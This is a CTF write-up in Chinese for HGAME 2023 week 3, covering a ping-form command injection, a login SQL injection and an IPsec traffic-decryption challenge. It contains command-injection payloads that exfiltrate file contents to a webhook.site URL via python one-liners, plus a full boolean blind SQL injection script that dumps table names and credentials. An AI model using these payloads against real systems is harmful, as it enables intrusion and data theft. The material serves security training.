
WriteUp By JBNRZ 22270529 week3

Web

Ping to the host

发现后端安装了python



过滤了空格，用 tab 替换（nc shell弹不出来，怪了）


```
POST /post HTTP/1.1
Host: week-3.hgame.lwsec.cn:31787
Content-Length: 11
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://week-3.hgame.lwsec.cn:31787
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://week-3.hgame.lwsec.cn:31787/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.1.1102633784.1673532371; _ga_P1E9Z5LRRK=
GS1.1.1673532370.1.1.1673532465.0.0.0
Connection: close

ip=|sleep 1
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.1
Date: Mon, 23 Jan 2023 13:35:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 632
Connection: close

<html lang="en">
  <head>
    <title>
      Ping To The Host
    </title>
    <meta charset="utf-8" />
    <link rel="stylesheet" href="/static/style.css" />
    <!-- <link rel="stylesheet" href="../static/style.css" /> -->
  </head>
  <body>
    <div class="wrap">
      <div class="search">
        <form action="/post" method="post">
          <input type="text" class="searchTerm" name="ip" placeholder="Input ip
          ">
          <input type="submit" class="searchButton" value="ping">
        </form>
      </div>
      <div class="result">
        Success
      </div>
    </div>
  </body>
</html>
```

尝试用requests带出执行结果，先 pip3 install requests


```
Connection: close

ip=|python3 -c
"__import__('requests').get('https://webhook.site/cb3f84a6-2245-4654-8463-a861d
2ca44af', data=__import__('os').popen('ls').read())"
```

```
    <div class="wrap">
      <div class="search">
        <form action="/post" method="post">
          <input type="text" class="searchTerm" name="ip" placeholder="Input ip
          ">
          <input type="submit" class="searchButton" value="ping">
        </form>
      </div>
      <div class="result">
        Success
      </div>
    </div>
  </body>
</html>
```



在 根目录发现flag： /flag_is_here_haha，过滤了 flag +，字符拼接绕过

```
ip=|python3 -c
"__import__('requests').get('https://webhook.site/cb3f84a6-2245-4654-8463-a861d
2ca44af', data=open('/fla''g_is_here_haha').read())"
```




```
# hgame{p1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR!}
```

Login to Get the Gift

过滤空格 = like ! 用 in 代替，bool 盲注，过滤 substr 用right(left(,1)) 截取字符串


```
from requests import post
url = 'http://week-3.hgame.lwsec.cn:30163/login'
p = [9, 10, 11, 12, 13, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44
, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62,
63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81
, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99,
100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114,
115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126]
for j in range(1, 8):
    for i in p:
        data = {
            'username': f"0'/**/or/**/if(ord(right(left(database(),{j}),
1))>{i},1,0)#",
            'password': '#'
        }
        response = post(url, data=data)
        if 'Failed!' in response.text:
            print(chr(i), end='')
            break
# database: L0g1NMe

for j in range(1, 15):
    for i in p:
        data = {
                'username': f"0'/**/or/**/if(ord(right(left((select/**/tab
le_name/**/from/**/information_schema.tables/**/where/**/table_schema/**/i
n/**/(database())),{j}),1))>{i},1,0)#",
                'password': '#'
            }
        response = post(url, data=data)
```

```
        if 'Failed!' in response.text:
            print(chr(i), end='')
            break
# table: User1nf0mAt1on
for x in range(3):
    for j in range(1, 9):
        for i in p:
            data = {
                'username': f"0'/**/or/**/if(ord(right(left((select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_schema/**/in/**/(database())/**/limit/**/{x},1),{j}),1))>{i},1,0)#",
                'password': '#'
            }
            response = post(url, data=data)
            if 'Failed!' in response.text:
                print(chr(i), end='')
                break
    print()
# column: UsErN4me id PAssw0rD
for x in range(5):
    for j in range(1, 30):
        for i in p:
            data = {
                'username': f"0'/**/or/**/if(ord(right(left((select/**/UsErN4me/**/from/**/User1nf0mAt1on/**/limit/**/{x},1),{j}),1))>{i},1,0)#",
                'password': '#'
            }
            response = post(url, data=data)
            if 'Failed!' in response.text:
                print(chr(i), end='')
                break
    print()
# password: WeLc0meT0hgAmE2023hAPPySql testpassword
# username: hgAmE2023HAppYnEwyEAr testpasssword

# hgame{It_1s_1n7EresT1nG_T0_ExPL0Re_Var10us_Ways_To_Sql1njEct1on}
```

Misc


tunnel

导出 TFTP 文件，搜索 hgame 发现flag



Tunnel revange

导出 TFTP 文件得到 charon.scap，用csysdig打开，发现存在 command




单独筛选 spy_logs


```
sysdig -c spy_logs -r charon.scap > charon.txt
```

在流量包中还发现 ISAKMP 和 ESP 流量，先解ISAKMP流量

在 charon.txt 中搜索关键词 encryption key




在 流量中找到对应的 cookie




设置协议首选项

Initiator's COOKIE	Encryption Key
620270aca82ca7ad	99ef15ac696a5cc9442e8a8a54038674
810bd8bc9e28ff5c	e29edb0a7ee3de534ccd7784f7d004b2

然后再解密ESP，可以根据 ESP SPI 确定大致位置



分别找到对应的 key



```
ata (37 bytes)
  Data: 6867616d657b696b6576315f6d34795f6e30745f356166335f336b6f6773723977356
  [Length: 37]
```

```
0  0f 63 0f 63 00 2d 25 2c  68 67 61 6d 65 7b 69 6b   ·c·c·-%, hgame{ik
0  65 76 31 5f 6d 34 79 5f  6e 30 74 5f 35 61 66 33   ev1_m4y_ n0t_5af3
0  5f 33 6b 6f 67 73 72 39  77 35 6b 7d 0a 01 01 11   _3kogsr9 w5k}····
```

脑子抽风了，一直纠结key的长度，一直在试 32 bytes 和 40 bytes 的值死活不对0rz

hgame{ikev1_m4y_n0t_5af3_3kogsr9w5k}